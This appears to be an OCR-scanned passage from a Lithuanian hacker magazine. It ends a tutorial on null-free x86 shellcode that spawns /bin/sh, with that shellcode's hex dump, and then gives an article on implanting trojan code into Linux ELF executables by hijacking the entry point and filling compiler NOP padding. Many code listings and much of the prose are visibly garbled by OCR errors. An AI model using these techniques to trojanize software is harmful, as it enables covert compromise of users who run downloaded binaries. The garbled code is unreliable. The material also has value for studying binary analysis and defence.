Laimė, išspręsti šią problemą paprasčiausiai nei paprasta. Pakanka prisiminti, kad 32 bitų registrus (*EAX*, *EBX* ir kitus, kurie prasideda raide E) galima išskaidyti į mažesnio dydžio registrus. Pažiūrėk į iliustraciją ir tau iš karto pasidarys aišku, kad mums nekas netrukdo dirbti su dviejų baitų registru *AX* bei su mažesne ir vyresne jo dalimis — *AL* ir *AH*. Pastaryjų dydis yra viso labo vienas baitas — kaip tik tai, ko mums reikia. Taigi tereikia „mov eax, 70“ pakeisti į „mov al, 70“ ir t.t. Svarbu pasirūpinti tuo, kad likusioje registro dalyje nebūtų šiukšlių. Greitai ir efektyviai viso registro reikšmę nunulinti galima pasinaudojus loginė funkcija „išskiriantis arba“. Taigi „xor eax, eax“ nunulins *EAX* registro reikšmę.

**[Problemos tuo nesibaigia]** Net ir po šių pakeitimų shell kode vis tiek yra nulinių baitų. Derintuvus rodo, kad visų bėdų šaltinis — instrukcija *jmp*:

```
E91500      jmp     0x29  
0000 add     [bx + si],a
```

Čia yra viena gudrybė: vietoje įprastinės komandos *jmp* reikia panaudoti artimo perejimo instrukciją *jmp short*. Nedidelesė programose, kurių struktūra paprasta, šios instrukcijos yra visiškai lygiavertės, tačiau antruoju atveju mašininiame kode nėra nulinių baitų. O juk mums būtent to ir reikia.

Atrodytų, viskas parlošta. Shell kodas turėtų būti idealus. Tačiau ne! Jame kaip ir anksčiau vis dar lieka vienas vienintelis ir niekšiškas null-baitas. Jis yra pačioje mūsų shell kodo pabaigoje ir ten atsiranda todėl, kad eilute, kurioje nurodytas kelias iki interpretatoriaus (*/bin/sh*, 0), baigiasi nuliu. Kaip minėjau anksčiau, šis nulis reikalingas teisingam programos veikimui (funkcijai *execve()*). Kad ir kaip noretum, tiesiog imti ir jį pašalinti negalima. Vis dėlto čia galima pasinaudoti dar viena gudrybe: kompiliavimo etape vietoje nulinio galima nurodyti laisvai pasirinktą simbolį ir nuliui jį paversti tik programos vykdymo metu. Tai daroma maždaug taip:

```
jmp short    $uff  
code:  
op esi
```

```
[step@localhost ~]$ nasm shell2.asm  
[step@localhost ~]$ hexdump -C shell2  
00000000 31 c0 b0 46 31 db 31 c9 cd 80 eb 10 5b 31 c0 88 |10!Flw1um-K.[10!|  
00000010 43 07 50 53 89 e1 b0 0b 31 d2 cd 80 e8 eb ff ff |C.PSLA|.1pm-XKbb|  
00000020 ff 2f 62 69 6e 2f 73 68 23 |b/bin/sh#|  
00000029  
[step@localhost ~]$
```

Po papildomų veiksmų nuliniai baitai dinga







# 046

## Elfų įveikimo paslaptys

HEX REDAKTORIUIJE UŽKROVĘ VYKDOMĄ BYLĄ MES PAMATYSIME SKAIČIUS. DAUG SKAIČIŲ. GALIMA NUSPAUSTI NULIUKĄ IR MĖGAUTIS, KAIP MAŠININIS KODAS IŠ NYKSTA DĖL MŪSŲ JĖGOS SPAUDIMO, BET... TAI PERNELYG PAPERASTA IR NEJDOMU. GERIAU SUSIKAUPTI IR ĮRAŠYTI KELETĄ PAPILDOMŲ PRASMINGŲ ASEMBLERIO EILUČIŲ! ŠIAME STRAIPSNYJE BUS PASAKOJAMA APIE TAI, KAIP VEIKIA ELF BYLOS, KAIP JOS UŽKRAUNAMOS Į ATMINTĮ IR KAIP HAKERIAI Į JAS ĮTERPIA SAVO IMPLANTUS.

## Trojanų įdiegimas į ELF bylas

[Įvadas] Įsiveržęs į mūsų gyvenimą *Linux* tvirtai įsikūrė operacinių sistemų arenoje, ir vis dažniau su įvairiais žurnais pateikiamuose kompaktiniuose diskuose galima rasti šia s s temai skirtų programų. Pr eš ngai nei *Windows* sistemoje daugelis *Linux* skirtų programų nereikalauja įdiegimo r jas galima ramiai kopijuoti iš vieno kompiuterio į ktą, kas emia intensyvų apsikeitimą bylomis. Pamenį MS-DOS? Kokie dar ten distributyvai! Mūsų karta tuomet šių žodžių apskritai ne buvo girdėjusi!

Manoma, jog vykdomomis bylomis *Linux* pasaulyje keičiamasi kur kas rečiau, nei *Windows* sistemoje, kad didžioji linuksistų dalis siunčia si išerties tekstus ir po to savarankiškai juos kompiliuoja. Kur gi ne! Išerties tekstai užima kur kas daugiau vietos, o modemas ne gumins — tai pirma. Kompiliavimas toli gražu ne visada baigiasi sėkmingai, o tuomet reikia burti su kompiliatoriumi r taisyti gamintojų kiadas, kam reikia atitinkamos kvalifikacijos — tai antra. Galų gale, didelių projektų kompiliavimo trukme dažnai viršija siuntimosi laiką (dešimtys minučių arba net valandų) — tai trečia. Yra ir daugiau priežasčių, kurių mes čia jau nebevardinsim. Svarbu viena — labai daug vartotojų



mieliai siunčiasi savo operacinei sistemai sukompiliuotas vykdomas bylas. Dažnokai tokos bylos pateikiamos tiesiog oficialioje gamintojo svetainėje. Dažnai, bet ne visada!

Yra ir kita problema. *Linux* programuotojai nesuka galvos dėl interaktyvių konfigūratorių ir rimtai piktnaudžiauja „defainais“ sąlyginės kompiliacijos direktyvomis (*define*). Pavyzdžiui, mašinai su vienu procesoriumi sukurama viena kompiliacija, o mašinai su dviem arba keturiais procesoriais — kita. Tokių opcijų gali būti labai daug ir oficialioje svetainėje pateikti visus kompiliacijų variantus tiesiog nerealu. O kompiliuoti pačiam tingisi. Dėl to ir tenka raustis internete, ieškant nepriklausomų gamintojų paruoštų kompiliacijų, ir jas siųsti. Tuo pačiu iškyla natūrali grėsmė susidurti su virusu, nepageidaujamu priedu arba trojanu — tokių atvejų jau yra pasitaikę! Papildyti išeities tekstus iš tiesų paprasta, tačiau ką daryti, jei tu turi tik vykdomą bylą ir daugiau nieko? Imame *hex* redaktorių ir pačiose atsakingiausiose vietose jas pakeičiame *no* — tegu vartotojas paskui stebisi! O dar smagiau įdiegti „laikrodinį mechanizmą“, kuris tam tikru metu į ekraną išveda pranešimą su sveikinimu arba atlieka kokį nors veiksmą. Būtent apie tai mes dabar ir pakalbėsime.

**[Elfų anatomija ir jų reprodukcijos galimybės]** Iš pradžių *\*nix* dirbo su daugybe vykdomų bylų formatų, kurie tarpusavyje žiauriai konkuravo, tačiau dabar mūsų laukas ištuštėjo, o tarp rūkstančių praejusių mūsų nuolaužų liko vienintelis ELF, kuris *Linux* ir BSD sistemose tapo *de facto* standartu. Kai kur dar sutinkamas senovinis *a.out*, tačiau į jį galima nekreipti ypatingo dėmesio.

ELF santrumpa šifruojaš kaip *Execution & Linkable Format* (Komponavimo ir Vykdomo Formatas). Jis giminingas su *Win32 PE*, todėl jie turi daug bendro. ELF bylos pradžioje yra tamybė antraštė (*ELF-header*), kur aprašo pagrindines bylos charakteristikas — tipą (vykdymo arba komponavimo), CP architektūrą, virtualius įėjimo taško adresus, likusių antraščių dydžius ir poslinkius.

Už ELF antraštės eina segmentų lentelė (program *header table*), kurioje išvardinami turimi segmentai ir jų atributai. Linkinimo formate ji nėra būtina. Linkeris į segmentus nekreipia dėmesio, kadangi jis veikia išskirtinai sekcijų lygįje. O vykdomas ELF bylas į atmintį užkraunantis sisteminis užkroviklis elgiasi priešingai — jis ignoruoja sekcijas ir operuoja ištaisais segmentais.



## LINKING VIEW

ELF header
Program header table optional
Section 1
..
Section n
header header table

## EXECUTION VIEW

ELF header
Program header table
Segment 1
Segment 2
header header table optional
ELF formato struktūra linkerio (kairėje), ir sisteminio OS užkrovėjo (dešinėje) požiūriu

Kas yra segmentai ir sekcijos? Segmentas — tai nepertraukiamą adresų erdvės sritis su savo priėjimo atributais. Kodo segmentas turi vykdymo atributą, o duomenų segmentas — skaitymo ir rašymo atributus. Nederėtų ELF segmentų painioti su x86 procesoriaus segmentais! Apsaugotame 386+ režime tikrąja šio žodžio prasme jau nėra jokių „segmentų“, yra tik selektonai, o visi ELF bylos segmentai užkraunami į ištisinį 4-ių gigabaitų x86 segmentą. Priklausomai nuo segmento tipo, atminties išlyginimo dydis gali kisti nuo 4h iki 1000h baitų (x86 puslapio dydis). Pačioje ELF byloje jie saugomi neišlygintu pavidalu, tvirtai pngludę viens prie kito, dėl to ieškant laisvos erdvės ko nors įterpimui kyla didelių problemų. Artimiausias ELF segmentų analogas — PE sekcijos, tačiau sekcija PE byloje — tai mažiausias struktūrinis vienetas, o ELF byloje segmentas gali būti suskaidytas į vieną ar kelis fragmentus — sekcijas. Tipišką kodo seg-

mentą sudaro *.init* (inicializacijos procedūros), *.plt* (ryšių sekcija), *.text* (pagrindinis programos kodas) ir *.fini* (užbaigimo procedūros) sekcijos. Sekcijos reikalingos linkerui, kompiliavimui, kad jis galėtų atrinkti sekcijas su panašiais atributais ir bylos kompiliavimo metu optimaliai jas išdėlioti segmentuose, t.y. „sukombinuoti“. Nepaisant to, kad sisteminis užkroviklis ignoruoja sekcijų lentelę, vis dėlto linkeris į vykdomą bylą įrašo jos kopiją. Tam sunaudojama visiškai nedaug vietos, o derintuvams ir disasembliams tai labai praverčia. Dėl nevisai suprantamų priežasčių *gdb* ir daugelis kitų programų atsisako užkrauti bylą su pažeista sekcijų lentele arba be jos, kuomet dažnai naudojasi programų apsaugos nuo pašalinių įsikišimo.

Cia mes nenagrinėsime tarnybinių antraščių struktūros ir „aukų“ paskirties. Tuo užsiims *hex* redaktorus, o mums šių detalių neprireiks. Besidomintieji gali žvilgtelti į bylą */usr/include/elf.h* — ten viskas išsamiai aprašyta.


Geriau dėmesį sutelkime ties bylos užkrovimu į atmintį. Pagal nutylėjimą ELF antrašte yra adresu 8048000h. Tai ir yra pagrindinis užkrovimo adresas. Linkinimo stadijoje jį laisvai galima pakeisti kitu, tačiau daugelis programuotojų jo nekeičia. Visi segmentai į atmintį projektuojami pagal segmentų lentelėje aprašytus virtualius adresus, be to, virtuali atvaizdo projekcija vyksta nepertraukiamai, o tarp segmentų neturi būti neužpildytų „skylų“. Pradedant 40000000h adresu sudedamos bendrai naudojamos bibliotekos (*ld-linux.so*, *libm.so*, *libc.so* ir kitos), kurios operacinę sistemą susieja su taikomąja programa. Artimiausias Windows pasaulio analogas — *KERNEL32.DLL*, realizuojantis *Win32 API*, tačiau jei nori, programa operacinės sistemos funkcijas gali škvietinėti ir tiesiogiai. NT sistemoje už tai atsako *INT 2Eh* pertraukimas, o Linux dažniausiai *INT 80h* (išsamiau apie sisteminių iškvietyčių realizacijos skirtumus galima perskaityti dokumente „UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes“).

Norint iškviesti, pavyzdžiui, bylos atidarymo funkciją, reikia kreiptis arba į *libc* biblioteką, arba tiesiogiai į pačią operacinę sistemą. Pirmasis variantas yra gremėzdiškiausias, lengviausiai perkliamas ir mažiausiai pastebimas. Antrąjį paprasta realizuoti, tačiau po pirmo žvilgsnio į disasembliuotą listingą jis tuojau pat krenta į akis (teisingos programos neiškvietinėja *INT 80h*!), be to, jam būdingos suderinamumo problemos su skirtingomis Linux versijomis. Štai tau ir mokestis už paprastumą!

Paskutiniame adresų erdvės gigabite (prasidedantis nuo 40000000h adreso ir besitęsiantis iki galo) įrašomi operacinės sistemos kodas ir duomenys, į kuriuos mes kreipsimės tik per *INT 80h* pertraukimą arba per bendras (*shared*) bibliotekas.

Stekas yra apatinuose adresuose. Jis prasideda nuo pagrindinio užkrovimo adreso ir „auga viršun“ link nulinių adresų. Daugelyje linuksų stekas yra vykdomas (t.y. į jį galima perkelti mašininį kodą ir į jį perduoti valdymą), tačiau kai kurie paranojiški administratoriai įdiegia pataisymus, kurie nuima stekui vykdymo atributą, tačiau tokių nedaug, todėl jų galima nepaisyti.

**[Ko mums prireiks?]** Vykdomoms byloms taisyti Linux nėra būtinas. Pakanka turėti Windows arba net MS-DOS sistemoje paleistą HIEW, tačiau tokiu atveju teks kaip reikiant paplūšėti, be to, kur po to visa tai debuginti? Dėl to Linux yra pageidautinas dalykas, bent jau emulatoriaus (VMWare, BOCHS arba QEMU) pavidalu. Mes apsisostime ties *hex* redaktoriumi HTE, kurį



užkrauta vykdomos bylos atvaizdo atminties žemėlapis

galima nemokamai parsisiųsti iš [hte.sf.net](http://hte.sf.net) (taip pat ir sukompiuoti). Jis „suviškinda“ ELF formatą, jame yra galingas assembleris ir kitų gundančių galimybių. Taip pat yra galimybė panaudoti BIEW ([biew.sf.net](http://biew.sf.net)) redaktoriui, tačiau jis kur kas silpnesnis. Pageidautina turėti IDA. Jos Linux jungtyje yra patogus interaktyvus Turbo Debugger stiliaus derintuvas (debugger) bei pats disassembleris. Jeigu tu neturi IDA Pro, čia pak standartinį dennimo įrankį *gdb*, kuris pateikiamas standartiname daugelio Linux sistemų komplekte, tačiau jo galimybės smarkiai apnibotos. Pavyzdžiui, jis atsisako užkrauti bylas be *section table*, suklumpa ties anuderinimo triukais ir t.t. Iš dokumentacijos mums visų pirma prireiks ELF formato specifikacijos, kurią galima nemokamai parsisiųsti iš [www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF Format.pdf](http://www.cs.princeton.edu/courses/archive/fall05/cos318/docs/ELF%20Format.pdf), ir skirtingose sistemose naudojamų sisteminių iškviatimų sąrašo *UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes* [www.isd.pl.net/documents/asmcodes-1.0.2.pdf](http://www.isd.pl.net/documents/asmcodes-1.0.2.pdf)


**[Svetimo kodo implantavimas į ELF bylas]** Implantavimo eksperimentuose mums prireiks veikiančios vykdomos bylos, kurią mes gausime sukurti savarankiškai, pasinaudodami kompiliatoriumi ir tekstų redaktoriu. *Midnight Commander*’yje spaudžiame <Shift F4> ir įvedame kito iš eilės turinio programą (žr. listingą), po to <F2> / „bylos pavadinimas.c“ ir sukompiuojame ją su mėgstamaisiu *gcc*, su nustatymais pagal nutylėjimą (*gcc bylos\_pavadinimas.c -o bylos\_pavadinimas*). Demonstracinė programa, į kurią mes įterpsime pašalinį kodą

```


#include <stdio.h>

int main()
{
    printf("LORDI - the best group in the world!\n");
    www.lordic.org/vmonsters, bondogs and jdd-masov
}
```

Sukurtą bylą užkrauname hex redaktoriuje (*./ht 0.7.5-linux i386 bylos\_pavadinimas*), o po to nuspaužčiame <F6> (*mode*) ir pasirenkame *elf/image*. Redaktorius pereis į vykdomos bylos atvaizdo vaizdavimo režimą, automatiškai mus perkeldamas į *entrypoint* žymę pažymeto įėjimo taško apylinkes. Jeigu taip nenujks, spausk <F5> (*goto*) ir įvesk *entrypoint* (be kabučių). Tada ekranas turėtų atrodyti maždaug taip: (žr. 3 nuotrauką).



demonstracinės programos, į kurią bus įterpiamas pašalinis kodas, sukūrimas



vykdomą bylą hex redaktoriuje *hxe*

Prasimankštinimui pabandykime pirmas dvi komandas tiesiog sukeisti vietomis: *xor ebp, ebp/pop esi* į *pop esi/xor ebp, ebp*. Užvedame kursorių ant pirmos mašininės komandos (ji yra adresu *80482C2h*), spaudžiame <Ctrl A> (*Assemble*) ir įvedame *pop esi*. Redaktoriui pasiūlys keletą mums leidžiamų pasirinkti assemblavimo variantų: *5Eh* ir *8Fh C6h*. Pasirenkame *5Eh*, kadangi jis yra trumpiausias (*8Fh C6h* toje vietoje tiesiog netilps), po to lygiai taip pat assembluojame komandą *xor ebp, ebp*. Pakeistus baitus redaktoriui vaizdžiai išskiria raudona spalva, kas vaizdu ir labai gražu, tačiau nuspaužus <F2> (*save*) je vėl pasidaro žali, kas patvirtina, jog visi pakeitimai sėkmingai išsaugoti. ELF antrašoje nėra kontrolinių sumų laukų, todėl mums nereikia rūpintis jos perskaiciavimu. Linux neskaičiuoja kontrolines bylos sumas! Jis taip daro todėl, jog buvo projektuojamas išmintingai. Juk tai ne *Windows*! Susidaro įspūdis, kad PE bylas projektavo žmonių minia, kun tarpusavyje sunkiai bendradarbiavo. Spręsk pats: tiek *Linux*, tiek *Windows* naudoja dennamo užkrovimo mechanizmą pagal reikalavimą. Atvaizdo puslapių į atmintį projektuojami tada ir tik tada, kai į juos kreipiamasi, dėl ko iš karto po paleidimo byla paruošta darbui, o visi trūkstami puslapiai užkraunami vėliau (arba iš viso neužkraunami; pavyzdžiui, už spaudinimą atsakinga programos dalis iš viso nebus užkrauta, jeigu ne karto nebus pasirinktas meniu punktas *print*). Užkrovimo procesas lyg ir „išdaš namas“ laike, todėl tavęs neerzina jokie smėlio laikrodžiai, kunuos *Windows* taip mėgsta rodyti. Bet! Juk skai-



įterpiamo kodo dennimas su integruotu dennimo įrankiu, montuotu IDA Pro disassembler



cuojant kontrolinę sumą neišvengiamai kreipiamasi į visus pusapius ir visi jie užkraunami į atmintį, net jeigu ir nėra reikalingi. Taip išeina, kad mes turime du mechanizmus — vienas užkrovimą optimizuoja, o kitas „pesimizuoja“, iššvaistydamas visus privalumus. Kur logika?

O štai Linux kūrėjai kontrolinės sumos skaičiavimą pavedė įvedimo/išvedimo įrenginiams. Be abejo, tai neapdraudžia nuo iškraipymų. Kietieji diskai kontroliuoja tik fizinius defektus, tačiau nekreipia dėmesio į loginius iškraipymus (virusus). Nepaisant to, vis tiek nėra ypatingos prasmės kontrolinę sumą saugoti pačioje byloje. Jeigu virusas galės modifikuoti bylą, jis modifikuos ir kontrolinę sumą. Kontrolinės sumas reikėtų saugoti atskiroje „apsaugotoje saugykloje“, o jų paskaičiavimu turėtų užimti failų sistema arba antivirusai. Vis dėlto Linux pasaulyje nėra nei vieno, nei kito. Tiesa, jie lyg ir yra, tačiau realiai niekur nediėti. Vienintelė problema kelia protektoriai ir vykdomų bylų pakuotai, kurie kontroliuoja savo pačių vientumą (*integrity*). Kiekvienais metais jų atsanda vis daugiau ir daugiau. UPX, shiv'os protektoriai... Į juos iš pradžių geriau nesigilinti!

Mes šiek tiek nukrypom nuo temos. Nuspaudžiam <F10> ir šeinam iš hex redaktoriaus, po ko paeidžiam pataisytą bylą. Ji pasileidžia, tuo patvirtindama savo darbingumą. Tai reiškia, kad modifikacija atlikta sėkmingai!

O dabar užsiimkime rimtesniais dalykais, t.y. pabandykime į programą įterpti realų kodą, kuris daro ką nors naudinga. Iš karto škyia klausimas: kur mes įsiterpinsime? Tarp segmentų laisvos vietos nėra, tarp sekcijų — taip pat. (Teoriškai) galima praplesti paskutinį segmentą ir įsiterpti butent jame, tačiau, visų pirma, tai per daug pastebima, o antra — gana sudėtinga. bet ne viskas taip bloga, kaip atrodo! Pagal nutylėjimą gcc startinius funkcijų adresus išlygina pagal 10h ribą, o tai reiškia, kad net mūsų demonstracineje byloje galima rasti tiesiog daugybę laisvos vietos. Vidutiniškai tai yra 10h/2h = 8h baitų kiekvienai



Modifikuotos bylos darbo rezultatas sukeitus komandas vietomis — viskas veikia normalia

funkcijai, įskaitant ir tarnybines. Čia būtų galima paslepti net ir mamutą. Jeigu tik, be abejo, prieš tai jį sukapotume. NOP komandų grandine, kurią „main“ funkcijos pabaigoje pakieka išlyginimo siekiantis kompiliatorius

```
main: ;xor 080482d7
pushesp
8048385: mov ebp, esp
8048387: sub esp, 8
804838a: and esp, 0ffffff0h
804838d: mov eax, 0
8048392: sub esp, eax
8048394: mov dword ptr [esp], 0x00000000 the best group in the 80464e0
804839b: cml wrappe 8049634 80482b0
80483a0: eavb
80483a1: ret
80483a2: nop

80483ac: rep
```

Dar viena skylė — duomenų segmente esantis įvedimo/išvedimo buferis, kurio turinys pateikiamas žemiau. Tai ištisi 28 baitai, kuriuos galima panaudoti savo nuožiūra! Net jeigu byloje nėra jokių akivaizdžių failinių manipuliatorių (kaip, pavyzdžiui, mūsų demonstracineje programoje), toks buferis vis tiek bus sukurtas programos kompiliavimo metu, kaip yra ir mūsų atveju.

Duomenų segmente išsaugotos STDIN buferis

```
80484c2: db 00h
80484c3: db 00h
80484c4:
0 stdin used
db 01h
80484c5: db 00h
80484c6: db 02h

80484de: db 00h
```

Telieka nuspręsti, kaip valdymą perduoti į įterptą kodą. Tai realizuoti galima skirtingais būdais: pakoreguoti įėjimo tašką (HTE tai moka) arba į jo apylinkes įterpti specialų *jmp*. Būtent taip mes ir pasiegsim! Paleidžiam redaktorių, pereiname į įėjimo tašką ir jį labai atidžiai apžiūrime:

Įėjimo taškas ir jo apylinkės

```
entrypoint
pop esi
80482c1: xor ebp, ebp
80482c3: mov ecx, esp
80482c5: and esp, 0ffffff0h
80482c8: push eax
80482c9: push esp
80482ca: push edx
80482cb: push [ebp+csu fin]
80482cd: push [ebp+csu ini]
80482d5: push ecx
80482d6: push esi
80482d7: push main
80482dc: cml wrappe 8049630 80482c0
```

```
804820 1 01
804822 nop
```

Kodel gi mums *pop esi/xor ebp, ebp* nepakeitus į *jmp* į mūsų kodą, iš kur mes galėsime daryti viską, ką tik sumanysim, įvykdyti šias komandas ir grįžti atgal? Vis dėlto iš pradžių reikia paruošti įterpiamą kodą. Paprastumo dėlei į ekraną išvesime trumpą pasveikinimą. Asemblerio kalboje tai skamba maždaug taip.

```
! Ekraną pasveikina išvedamos programos tekstas
xor eax, 4 ; sisteminis švedas write
mov ebx, 1 ; standartinio švedo identifikatorius
mov ecx, offset begin_msg ; rodys į pradžią išvedamo pranešimo simbolių
mov edx, offset end_msg ; rodys į paskutinį išvedimo pranešimo simbolį
mov esi, 80h ; išvedamas ekranas
push esi ; komandos išsaugojimas
xor ebx, ebp
jmp 80482C3h ; grįžimas į programą
```

Tai ne pats geriausias variantas, į galimą kaip reikiant optimizuoti, pavyzdžiui, taip:

```
Optimizuotas variantas
xor eax, eax
add al, 4
xor ebx, ebx
mov ebx, ebx
mov ecx, offset begin_msg
mov edx, ecx
mov edx, sizeof(msg)
mov esi, 80h
push esi
xor ebp, ebp
jmp 80482C3h
```

Dabar hex redaktoriuje prasukant bylą reikia surast ir užrašyti startinius visų įterpimui tinkamų NOP'ų grandinių adresus. O kokios grandinės tinka įterpimui? Jeigu dvi kaimyninės grandinės yra trumpo perejimo pasiekiamumo ribose (grubiai šnekant, šimto baitų ribose), kuomet pakiauriamas pakaks 3x NOP'ų (2 baitai perejimo komandai, vienas — bet kokiam naudingam vieno baito kodui, pavyzdžiui, *inc ebx* arba *pop esi*). Priešingu atveju mums reikia turėti mažiau — šešių NOP'ų grandinę, kur penki baitai bus skirti artimo perejimo komandai ir vienas — naudingai komandai. Musų atveju gaunasi štai kas:

```
8048306 10 baitų
8048302 14 baitų
8048464 12 baitų
```

Gauname 36 baitus. Visiškai tinkama vieta demonstracinei programai! Pradesime NOP'ų grandinių užpildymą naudingų kodų. Iš pirmo bandymo gauname:

```
8048306 31 c0 xor     eax, eax
8048308 04 04 add     al, 4
804830a e9 93 00 00 00 jmp     80483a2h
804830d 90 nop
```

Tuo pačiu prarandamas paskutinis NOP baitas, tačiau kitaip čia neišsisuks. Komanda *xor ebx, ebx* užima du baitus ir čia nebetelpa. O ką, jeigu mes sukeistume komandas vietomis? T.y. *add al, 4* perkelti į kitą iš eilės NOP grandinę, o vietoje *xor ebx, ebx* *inc ebx* įterpti:

```
8048306 31 c0 xor     eax, eax
8048308 31 db xor     ebx, ebx
804830a 43      inc     ebx
804830b e9 92 00 00 00 jmp     80483a2h
```


Tuomet tolimesne grandine bus užpildyta taip:

```
80483a2 04 04 add     al, 4
80483a4 b9 22 22 22 22 mov     ecx, offset begin_msg
80483a9 89 ca mov     edx, ecx
80483ab e9 b4 00 00 00 jmp     80483a4h
```

paskutinę trečią NOP'ų grandinę likęs kodas jau nebetelpa neužtenka vieno vienintelio baito! Ką gi, pabandykime mūsų kodą dar šiek tiek suspausti. Pavyzdžiui, vietoje poros instrukcijų *mov edx, ecx/add edx, sizeof(msg)*, kurios užima 5 baitus, galima panaudoti *lea edx, [ecx+sizeof(msg)]*. Tada viskas telpa! Patį pranešimą galima įrašyti duomenų segmente. Kadangi laisvos vietos ten nėra labai daug, apsiribosime eilute *hello*. Pabaigoje įterpti užbaigiantį nulį nėra būtina, kadangi sisteminis iškviestas *write* šveda lygiai tiek simbolių, kiek jam pasakysite išvesti, ir į jokių „sustojimo“ ženklus jis nereaguoja.

Jeigu viskas būtų padaryta teisingai (kas mažai tikėtina, kadangi klaidų pirmą kartą daro visi), mūsų byla pergalingai išves eilutę *hello*, o po jos ir mūsų bandomosios programos išvedama eilutė, tuomet ekranas atrodys štai taip:

**[Išvados]** Mes aptarėme paprasčiausią atvejį, o vargome prie jo kliauras dvi valandas. Tai kiek gi truks pilnavertės programos trojanizavimas? Visą likusį gyvenimą? Žinoma, ne! Taip ilgai užtrukome tik todėl, kad esame neįpratę, o kai atsiranda įgūdžiai, viskas atliekama automatiškai. Svarbiausia nebijoti sunkumų ir nuolat treniruotis, tobulinti savo meistriškumą



vykdamos bylos modifikavimas su šite redaktoriumi: pakeisti baitai, šskiniami raudonais spalva



# 052

## „Spamd“ — slaptas atsakomasis smūgis

Viskas kovai prieš spamą!

